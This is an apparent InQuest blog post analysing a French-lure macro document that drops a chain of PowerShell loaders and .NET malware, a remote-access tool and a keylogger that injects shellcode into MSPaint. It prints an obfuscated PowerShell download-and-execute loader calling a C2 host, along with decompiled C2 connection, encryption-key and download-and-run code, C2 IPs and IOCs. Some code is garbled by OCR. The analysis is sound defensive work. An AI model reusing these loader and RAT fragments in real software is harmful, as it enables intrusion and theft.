
PSChain

inquest.net/blog/2021/05/26/pschain



We have found an exciting document that hides a whole chain of PS scripts. Unfortunately, the original document has used a coercive lure to make the victim enable macros that drop malicious artifacts. This specific document's lure is written in French "BIENVENUE DANS WORD Microsoft Word a ete mise a jour avec succes"

File Type: Microsoft Windows Document
MD5 at InQuest Labs: ca09b19b6975e090fb4eda6ced1847b1




Image 1: ca09b19b6975e090fb4eda6ced1847b1 document lure

At the time of submission, the document had a relatively low detection rate on Virustotal. Over time the detection will increase, but the initial download and analysis is important.




Image 2: VirusTotal Detection 5/59

If the file is heavily obfuscated, it helps to run it in a virtual environment. To understand the basic functionality of a malicous or legitamite file, dynamic analysis through a sandbox indicates this document is loading a Powershell file.




Image 3: Downloading PS file

`hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580`

Looking at the contents of the downloaded script.

```
$ cat rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580
$aMsEjutuOSYR=@(102,117,110,99,116,105,111,110,32,109,101,114,116,115,97,10,123,10,32,32,105,96,69,96,1
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::
[System.Text.Encoding]::ASCII.GetString($aMsEjutuOSYR)|&('I'+'EX');
```

The content at the beginning of the script is decoded with this function.

```
functionmertsa§ i`E`є x(nw-
objectnet.webclient).downloadString('ht'+'tp://se'+'cure.gravi'+'om.fr'+':80/fa'+'ndi.p'+'s1')mertsa
```

The above code loads the following script, which starts to get more interesting.




Image 4: Url of next stage code

hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1




Image 5: Vox.ps1

The script contains a large volume of data after converting it to hex.




Image 6: Vox to Hex

It is apparent that the data is encoded with BASE64, and the reverse function is implemented. In order to continue the analysis, we must use the reverse function and decode the base64.

Image 7: Unpacked executable file

Carving out the executable confirms that we are on the right track.

File Type: PE32+ executable for MS Windows (GUI) Mono/.Net assembly
MD5: BAC7BE7EEBB8670AE624A0179A366148

The executable is written in .NET. It is easy to analyze, considering it is not obfuscated by any means.

```
// Token: 0x06000017 RID: 23 RVA: 0x00002484 File Offset: 0x00000684
private static void SendIdentification()
{
    ComputerInfo computerInfo = new ComputerInfo();
    string text = string.Concat(new string[]
    {
        computerInfo.OSFullName.Replace("Microsoft", null),
        " ",
        Environment.OSVersion.Platform.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        " ",
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP")
    });
    Class1.Send(new object[]
    {
        6,
        Helper.GetHash(Helper.ID()),
        Environment.UserName,
        text,
        Settings.VER
```

Image 8: .NET executable

The program collects system information to include antivirus products, display information, and the system's capacity.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" +
  Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
{
    List<string> list = new List<string>();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
        {
            list.Add(managementBaseObject["displayName"].ToString());
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
```

Image 9: Harvest system information

The program then connects to a remote server based on two addresses and several randomized ports.

```
// Billang.Billang.Class1
// Token: 0x06000016 RID: 22 RVA: 0x000022F8 File Offset: 0x000004F8
public static void Connect()
{
    try
    {
        Class1.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        Class1.BufferLength = 0L;
        Class1.Buffer = new byte[1];
        Class1.MS = new MemoryStream();
        Class1.S.ReceiveBufferSize = 50000;
        Class1.S.SendBufferSize = 50000;
        Class1.S.Connect(Settings.Hosts[new Random().Next(0, Settings.Hosts.Count)], Settings.Ports[new Random().Next(0,
          Settings.Ports.Count)]);
        Class1.isConnected = true;
        Class1.SendSync = RuntimeHelpers.GetObjectValue(new object());
        Class1.SendIdentification();
        Class1.S.BeginReceive(Class1.Buffer, 0, Class1.Buffer.Length, SocketFlags.None, new AsyncCallback(Class1.BeginReceive),
          null);
        TimerCallback callback = (Class1._Closure$__.$IR12-1 == null) ? (Class1._Closure$__.$IR12-1 = delegate(object a0)
        {
            Class1.Ping();
        }) : Class1._Closure$__.$IR12-1;
        Class1.Tick = new Timer(callback, null, new Random().Next(30000, 60000), new Random().Next(30000, 60000));
    }
    catch (Exception ex)
    {
        Class1.isConnected = false;
```

Image 10: Connection functionality

The following function connects to a remote server. If the connection fails, the program goes to sleep and tries again later.

```
            return result;
        }

        // Token: 0x04000009 RID: 9
        public static readonly List<string> Hosts = new List<string>(new string[]
        {
            "15.236.51.204",
            "3.8.126.182"
        });

        // Token: 0x0400000A RID: 10
        public static readonly List<int> Ports = new List<int>(new int[]
        {
            6605,
            5890,
            1508,
            8088,
            6606
        });
```

Image 11: C2 Infrastructure

```
public static byte[] AES_Encryptor(byte[] input)
{
    RijncaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptcServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    try
    {
        rijncaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SE(Settings.KEY));
        rijncaelManaged.Mode = CipherMode.EC3;
        return rijndaelManaged.CreateEncryptor().TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return null;
}

        // Token: 0x0400000B RID: 11
        public static readonly string KEY = "M@nzo+!87";

        // Token: 0x0400000C RID: 12
```

Image 12: Encryption Key

If the treat actor decides the victim matches their parameters, they download other data, which is also decrypted with the above key. Based on the fact that the data would be launched after decryption, the subsequent download would likely be another executable file.

```
private static void Download(string Name, byte[] Buffer, ref bool Update)
{
    try
    {
        string text = Path.GetTempFileName() + Name;
        File.WriteAllBytes(text, Helper.AES_Decryptor(Buffer));
        Thread.Sleep(500);
        Process.Start(text);
        if (Update)
        {
            Messages.SelfDelete();
        }
    }
    catch (Exception ex)
    {
        Class1.Send(new object[]
        {
            3,
            ex.Message
        });
    }
}
```

Image 13: Self Destruction

Threat actors often take special measures to prevent their payloads from being analyzed, but we got lucky and managed to get the executable file.

File Type: PE64+ executable for MS Windows (GUI) Mono/.Net assembly
MD5: 0B1D7C043BE8C696D53D63FC0C834195

This executable file is also written in .NET. It collects information about keystrokes and mouse movements. Additional functionality is included to capture screenshots. Special attention is directed to the fact that the program injects shellcode into MSPaint.




Image 14: Shellcode written to MSPaint

Before the injection and execution of the shellcode, the program applies the byte reverse function.




Image 15: Reverse byte function

After unpacking, the shellcode looks like this.




Image 16: Unpacked shellcode

This shellcode is rather interesting. Its purpose is to communicate with a remote server in the "mspaint" address space.




Image 17: C2 Assembly




Image 18: C2 address

Targeted attacks still pose a threat to the information security of many organizations. Deep dive analysis of the threats can help to prepare for future attacks.

Debug Strings:
C:\Users\wallstreet\source\repos\WindowsFormsApp3\WindowsFormsApp3\bin\x64\Release\liko.pdb
C:\Users\wallstreet\source\repos\Billang\Billang\obj\Release\Billang.pdb

IOCs:
BAC7BE7EEBB8670AE624A0179A366148
F2F34C3AF3D8F3AE5E2A28DBFB87681E
0B1D7C043BE8C696D53D63FC0C834195
ca09b19b6975e090fb4eda6ced1847b

hxxp://secure[.]graviom[.]fr[:]80/fandi.ps1
hxxp://secure.graviom[.]fr/update.bin
hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1
hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd9b337d6b555367580

35.181.50.113
3.8.126.182
15.236.51.204

Tags

guest in-the-wild threat-hunting reverse-engineering

Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.